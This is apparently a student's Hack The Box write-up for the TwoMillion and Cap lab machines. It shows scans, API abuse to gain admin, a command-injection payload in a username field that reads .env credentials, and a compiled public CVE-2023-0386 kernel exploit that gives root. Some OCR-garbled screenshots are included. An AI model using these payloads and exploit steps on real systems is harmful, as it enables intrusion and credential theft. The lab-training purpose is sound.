

1st Machine: TwoMillion

1. Scanned through nmap

```
`nmap -sV -sC -v 10.10.11.221`
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 3eea454bc5d16d6fe2d4d13b0a3da94f (ECDSA)
|_ 256 64cc75de4ae6a5b473eb3f1bcfb4e394 (ED25519)
80/tcp    open  http      nginx
|_ http-favicon: Unknown favicon MD5: 20E95ACF205EBFDCB6D634B7440B0CEE
|_ http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_ httponly flag not set
|_ http-title: Hack The Box :: Penetration Testing Labs
|_ http-trane-info: Problem with XML parsing of /evox/about
|_ http-methods:
|_ Supported Methods: GET
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 10:18
Completed NSE at 10:18, 0.00s elapsed
Initiating NSE at 10:18
Completed NSE at 10:18, 0.00s elapsed
Initiating NSE at 10:18
Completed NSE at 10:18, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 7.96 seconds
```

2. Added the the ip and the domain address in the /etc/hosts

```
`sudo nano /etc/hosts`
```

```
10.10.11.221 2million.htb
```

3. Run the gobuster scan

```
$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://2million.htb

Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://2million.htb
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 301
[+] User Agent: gobuster/3.5
[+] Timeout: 10s

2023/07/18 11:09:40 Starting gobuster in directory enumeration mode

/home (Status: 302) [Size: 0] [→ /]
/login (Status: 200) [Size: 3704]
/register (Status: 200) [Size: 4527]
/api (Status: 401) [Size: 0]
/logout (Status: 302) [Size: 0] [→ /]
/404 (Status: 200) [Size: 1674]
/0404 (Status: 200) [Size: 1674]
/invite (Status: 200) [Size: 3859]
Progress: 220511 / 220561 (99.98%)
```

4. Found the inviteapi.min.js



js-beautify

(v1.14.8)

Beautify JavaScript, JSON, React.js, HTML, CSS, SCSS

```
1 function verifyInviteCode(code) {
2   var formData = {
3     "code": code
4   };
5   $.ajax({
6     type: "POST",
7     dataType: "json",
8     data: formData,
9     url: '/api/v1/invite/verify',
10    success: function(response) {
11      console.log(response)
12    },
13    error: function(response) {
14      console.log(response)
15    }
16  })
17 }
18
19 function makeInviteCode() {
20   $.ajax({
21     type: "POST",
22     dataType: "json",
23     url: '/api/v1/invite/how/to/generate',
24     success: function(response) {
25       console.log(response)
26     },
27     error: function(response) {
28       console.log(response)
29     }
30   })
31 }
```

and did the curl thing and found this

Recipe

ROT13

☒ Rotate lower case chars

☒ Rotate upper case chars ☐ Rotate numbers

Amount
13

Input

```
curl -sX POST http://2million.htb/api/v1/invite/how/to/generate | jq
{
  "0": 200,
  "success": 1,
  "data": {
    "data": "Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFg erdhrg gb
/ncv/i1/vaivgr/trareng",
    "enctype": "ROT13"
  },
  "hint": "Data is encrypted ... We should probbably check the encryption type in
order to decrypt it..."
}
```

Raw Bytes ← CRLF (detected)

Output

```
phey -fk CBFg uggc://2zvyvba.ugo/ncv/i1/vaivgr/ubj/gb/trareng | wd
{
  "0": 200,
  "fhpprff": 1,
  "qngn": {
    "qngn": "In order to generate the invite code, make a POST request to
/api/v1/invite/generate",
    "rapglcr": "EBG13"
  },
  "uvag": "Qngn vf rapelcgrq ... Jr fubhyq ceboonoyl purpx gur rapelcgvba glcr va
```

12ms Raw Bytes ← CRLF (detected)

STEP

BAKE!


☒ Auto Bake

5. To generate the invite code I did this `curl -sX POST http://2million.htb/api/v1/invite/generate | jq`

```
(kali@kali)-[~/Desktop/tools/CMSmap]
$ curl -sX POST http://2million.htb/api/v1/invite/generate | jq
{
  "status": 200,
  "success": 1,
  "data": {
    "code": "WFM4QUktTktHUFQtRjM3NVYtNTZaVk8=",
    "format": "encoded"
  }
}
```

Then decode it with base64 and found the invite the ticket

6. Then I goto register



7. Found the /api/v1 things on burpsuite

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre>1 GET /api/v1 HTTP/1.1 2 Host: 2million.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: close 8 Cookie: PHPSESSID=rv1fiumn4m22cs0edcme8o9t7g Upgrade-Insecure-Requests: 1 9 10 11</pre>			<pre>"v1":{ "user":{ "GET":{ "\/api\/v1\/": "Route List", "\/api\/v1\/invite\/how\/to\/generate": "Instructions on invite code generation", "\/api\/v1\/invite\/generate": "Generate invite code", "\/api\/v1\/invite\/verify": "Verify invite code", "\/api\/v1\/user\/auth": "Check if user is authenticated", "\/api\/v1\/user\/vpn\/generate": "Generate a new VPN configuration", "\/api\/v1\/user\/vpn\/regenerate": "Regenerate VPN configuration", "\/api\/v1\/user\/vpn\/download": "Download OVPN file" }, "POST":{ "\/api\/v1\/user\/register": "Register a new user", "\/api\/v1\/user\/login": "Login with existing user" } }, "admin":{ "GET":{ "\/api\/v1\/admin\/auth": "Check if user is admin" }, "POST":{ "\/api\/v1\/admin\/vpn\/generate": "Generate VPN for specific user" } } }</pre>			

8. There are 3 endpoints under /admin. One GET, one POST, and one PUT endpoint. Now I'm make my username to admin

Request

PrettyRawHex

1PUT /api/v1/admin/settings/update HTTP/1.1

2Host: 2million.htb

3User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

4Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5Accept-Language: en-US,en;q=0.5

6Accept-Encoding: gzip, deflate, br

7Connection: close

8Cookie: PHPSESSID=rv1fiumn4m22cs0edcme8o9t7g

9Upgrade-Insecure-Requests: 1

10

11

Response

PrettyRawHexRender

1HTTP/1.1 200 OK

2Server: nginx

3Date: Tue, 08 Oct 2024 15:02:38 GMT

4Content-Type: application/json

5Connection: close

6Expires: Thu, 19 Nov 1981 08:52:00 GMT

7Cache-Control: no-store, no-cache, must-revalidate

8Pragma: no-cache

9Content-Length: 53

10

11{

12"status": "danger",

13"message": "Invalid content type."

14}

And got the admin!!!!

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	PUT /api/v1/admin/settings/update HTTP/1.1			1	HTTP/1.1 200 OK		
2	Host: 2million.htb			2	Server: nginx		
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0			3	Date: Tue, 08 Oct 2024 15:09:25 GMT		
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8			4	Content-Type: application/json		
5	Accept-Language: en-US,en;q=0.5			5	Connection: close		
6	Accept-Encoding: gzip, deflate, br			6	Expires: Thu, 19 Nov 1981 08:52:00 GMT		
7	Connection: close			7	Cache-Control: no-store, no-cache, must-revalidate		
8	Cookie: PHPSESSID=rv1fiumn4m22cs0edcme8o9t7g			8	Pragma: no-cache		
9	Upgrade-Insecure-Requests: 1			9	Content-Length: 39		
10	Content-Type: application/json			10			
11	Content-Length: 46			11	{		
12	{				"id": 18,		
13	"email": "tyb@tyb.htb",				"username": "tyb",		
14	"is_admin": 1				"is_admin": 1		
15	{				}		
16							

Got the internal files

Request

Pretty

Raw

Hex

1

POST /api/v1/admin/vpn/generate HTTP/1.1

2

Host: 2million.htb

3

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Connection: close

8

Cookie: PHPSESSID=rv1fiumn4m22cs0edcme8o9t7g

9

Upgrade-Insecure-Requests: 1

10

Content-Type: application/json

11

Content-Length: 31

12

{

13

14

"username": "tyb;1p;#"

15

}

16

Response

Pretty

Raw

Hex

Render

1

HTTP/1.1 200 OK

2

Server: nginx

3

Date: Tue, 08 Oct 2024 15:25:36 GMT

4

Content-Type: text/html; charset=UTF-8

5

Connection: close

6

Expires: Thu, 19 Nov 1981 08:52:00 GMT

7

Cache-Control: no-store, no-cache, must-revalidate

8

Pragma: no-cache

9

Content-Length: 83

10

11

Database.php

12

Router.php

13

VPN

14

assets

15

controllers

16

css

17

fonts

18

images

19

index.php

20

js


21

views

I opened the .env file and found the username and password

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	POST /api/v1/admin/vpn/generate HTTP/1.1			1	HTTP/1.1 200 OK		
2	Host: 2million.htb			2	Server: nginx		
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0			3	Date: Tue, 08 Oct 2024 15:30:45 GMT		
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8			4	Content-Type: text/html; charset=UTF-8		
5	Accept-Language: en-US,en;q=0.5			5	Connection: close		
6	Accept-Encoding: gzip, deflate, br			6	Expires: Thu, 19 Nov 1981 08:52:00 GMT		
7	Connection: close			7	Cache-Control: no-store, no-cache, must-revalidate		
8	Cookie: PHPSESSID=rv1fiumn4m22cs0edcme8o9t7g			8	Pragma: no-cache		
9	Upgrade-Insecure-Requests: 1			9	Content-Length: 87		
10	Content-Type: application/json			10			
11	Content-Length: 37			11	DB_HOST=127.0.0.1		
12				12	DB_DATABASE=htb_prod		
13				13	DB_USERNAME=admin		
14				14	DB_PASSWORD=SuperDuperPass123		
15				15			
16							
17							
18							
19							
20							
21							
22							
23							
24							
25							
26							
27							
28							
29							
30							
31							
32							
33							
34							
35							
36							
37							
38							
39							
40							
41							
42							
43							
44							
45							
46							
47							
48							
49							
50							
51							
52							
53							
54							
55							
56							
57							
58							
59							
60							
61							
62							
63							
64							
65							
66							
67							
68							
69							
70							
71							
72							
73							
74							
75							
76							
77							
78							
79							
80							
81							
82							
83							
84							
85							
86							
87							
88							
89							
90							
91							
92							
93							
94							
95							
96							
97							
98							
99							
100							

9. And I've got the access and got the user.txt flag



```
kali@kali: ~/Desktop/tools/CMSmap x admin@2million: ~ x
admin@2million.htb's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.70-051570-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage

System information as of Tue Oct  8 03:33:11 PM UTC 2024
System load: 0.0087890625 Processes: 217
Usage of /: 79.0% of 4.82GB Users logged in: 00101 F10 0x/115.0
Memory usage: 14% IPv4 address for eth0: 10.10.11.221
Swap usage: 0%
Accept-Language: en-US,en;q=0.5
* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
just raised the bar for easy, resilient and secure K8s cluster deployment.
Cookie: PHPSESSID=hw1f1umh4m22c0edcmed00t7g
https://ubuntu.com/engage/secure-kubernetes-at-the-edge
Content-Length: 27
Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.


Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check yo


You have mail.
Last login: Tue Oct  8 12:46:09 2024 from 10.10.14.78
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@2million:~$ ls
user.txt
admin@2million:~$ cat user.txt
b1f64adf2d323e5b591221f623fe5f72
```

For for the root access we need to find the version and vulnerability likely for me, I got it:



```
CVE-2023-0386 Public Watch 1
master 1 Branch 0 Tags
Go to file Add file Code
xkaneiki and xdmnwb initial: release CVE-2023-0386 737d8f4 - last year 1 Commit
ov/cap initial: release CVE-2023-0386 last year
test initial: release CVE-2023-0386 last year
Makefile initial: release CVE-2023-0386 last year
README.md initial: release CVE-2023-0386 last year
exp.c initial: release CVE-2023-0386 last year
fuse.c initial: release CVE-2023-0386 last year
getshell.c initial: release CVE-2023-0386 last year
```

```
admin@2million:/tmp/CVE-2023-0386-master$ make all
gcc fuse.c -o fuse -D_FILE_OFFSET_BITS=64 -static -pthread -lfuse -ldl
fuse.c: In function 'read_buf_callback':
fuse.c:196:21: warning: format '%d' expects argument of type 'int', but argument 2 has type 'off_t' (aka 'long int') [-Wformat=]
   196 |         printf("offset %d\n", off);
       |                   ^~
       |                   |
       |                   int
       |                   off_t (aka long int)
fuse.c:197:19: warning: format '%d' expects argument of type 'int', but argument 2 has type 'size_t' (aka 'long unsigned int') [-Wformat=]
   197 |         printf("size %d\n", size);
       |                   ^~
       |                   |
       |                   int
       |                   size_t (aka long unsigned int)
fuse.c: In function 'main':
fuse.c:214:12: warning: implicit declaration of function 'read'; did you mean 'freadd'? [-Wimplicit-function-declaration]
   214 |         while (read(fd, content + clen, 1) > 0)
       |                ^~~~~
fuse.c:216:5: warning: implicit declaration of function 'close'; did you mean 'pclose'? [-Wimplicit-function-declaration]
   216 |         close(fd);
       |         ^~~~~
fuse.c:221:5: warning: implicit declaration of function 'rmdir' [-Wimplicit-function-declaration]
   221 |         rmdir(mount_path);
       |         ^~~~~
/usr/bin/ld: /usr/lib/gcc/x86_64-linux-gnu/11/../../../../x86_64-linux-gnu/libfuse.a(fuse.o): in function 'fuse_new_com
```

```
admin@2million:/tmp/CVE-2023-0386-master$ ./fuse ./ovlcap/lower ./gc
[+] len of gc: 0x3ee0
```

```
admin@2million:/tmp/CVE-2023-0386-master$ ./exp
uid:1000 gid:1000
[+] mount success
total 8
drwxrwxr-x 1 root root 4096 Oct 8 15:53 .
drwxrwxr-x 6 root root 4096 Oct 8 15:53 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan 1 1970 file
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@2million:/tmp/CVE-2023-0386-master# cd /root
root@2million:/root# cat root.txt
ec719155236552026fd0ff16f685e3a0
```

2nd Machine: Cap

1. I did the scanning:


```
(root@kali)~[/home/kali]
# nmap -A 10.10.10.245
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-30 14:01 EDT
Nmap scan report for 10.10.10.245
Host is up (0.76s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|_ 256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_ 256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp    open  http      gunicorn
|_ fingerprint-strings:
|_ FourOhFourRequest:
|_ HTTP/1.0 404 NOT FOUND
|_ Server: gunicorn
|_ Date: Thu, 30 Sep 2021 18:15:59 GMT
|_ Connection: close
|_ Content-Type: text/html; charset=utf-8
|_ Content-Length: 232
|_ <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|_ <title>404 Not Found</title>
```

2. I did the directory busting

```
(root@kali)~[/home/kali/dirsearch]
# python3 dirsearch.py -u http://10.10.10.245/ -t 100 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt 127 x
dirsearch v0.4.2
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 100 | Wordlist size: 220545
Output File: /home/kali/dirsearch/reports/10.10.10.245/_21-09-30_14-20-05.txt
Error Log: /home/kali/dirsearch/logs/errors-21-09-30_14-20-05.log
Target: http://10.10.10.245/
[14:20:06] Starting:
14:20:11] 302 - 208B - /data -> http://10.10.10.245/
14:20:14] 200 - 17KB - /ip
14:20:31] 200 - 52KB - /netstat
[#####] 91% 200999/220545 150/s job:1/1 errors:610^Z
sh: suspended python3 dirsearch.py -u http://10.10.10.245/ -t 100 -w 127 x
```

3. An interesting one is /data I can brute force this directory further, to find more files and we find one such interesting file 0We download it and see that it's a pcap file. I Opened the file using wireshark and I can see all the packets. I Applied the filter FTP to find only FTP traffic and found out the username and the password ...here we can use two ways i.e by FTP or by SSH. I used the Ftp. I've downloaded the user.txt and found the first flag....

Assignment by Muhammad Tayab



The image shows a Wireshark packet capture of an FTP session. The top pane displays a list of packets with columns for No., Time, Source, Destination, Protocol, and Length. The bottom pane shows the details of the selected packet (No. 62), which is an FTP Request (USER nathan) from 192.168.1.10 to 192.168.1.1. The packet details show the FTP structure, including the command 'USER' and the username 'nathan'.

No.	Time	Source	Destination	Protocol	Length	Info
61	2.424519	192.168.1.10	192.168.1.1	FTP	60	61 2.424519 [SYN] Seq=0 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
62	2.424934	192.168.1.1	192.168.1.10	FTP	60	62 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
63	2.424934	192.168.1.1	192.168.1.10	FTP	60	63 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
64	2.424934	192.168.1.1	192.168.1.10	FTP	60	64 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
65	2.424934	192.168.1.1	192.168.1.10	FTP	60	65 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
66	2.424934	192.168.1.1	192.168.1.10	FTP	60	66 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
67	2.424934	192.168.1.1	192.168.1.10	FTP	60	67 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
68	2.424934	192.168.1.1	192.168.1.10	FTP	60	68 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
69	2.424934	192.168.1.1	192.168.1.10	FTP	60	69 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
70	2.424934	192.168.1.1	192.168.1.10	FTP	60	70 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
71	2.424934	192.168.1.1	192.168.1.10	FTP	60	71 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
72	2.424934	192.168.1.1	192.168.1.10	FTP	60	72 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
73	2.424934	192.168.1.1	192.168.1.10	FTP	60	73 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
74	2.424934	192.168.1.1	192.168.1.10	FTP	60	74 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
75	2.424934	192.168.1.1	192.168.1.10	FTP	60	75 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
76	2.424934	192.168.1.1	192.168.1.10	FTP	60	76 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
77	2.424934	192.168.1.1	192.168.1.10	FTP	60	77 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
78	2.424934	192.168.1.1	192.168.1.10	FTP	60	78 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
79	2.424934	192.168.1.1	192.168.1.10	FTP	60	79 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
80	2.424934	192.168.1.1	192.168.1.10	FTP	60	80 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
81	2.424934	192.168.1.1	192.168.1.10	FTP	60	81 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
82	2.424934	192.168.1.1	192.168.1.10	FTP	60	82 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
83	2.424934	192.168.1.1	192.168.1.10	FTP	60	83 2.424934 [ACK] Seq=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
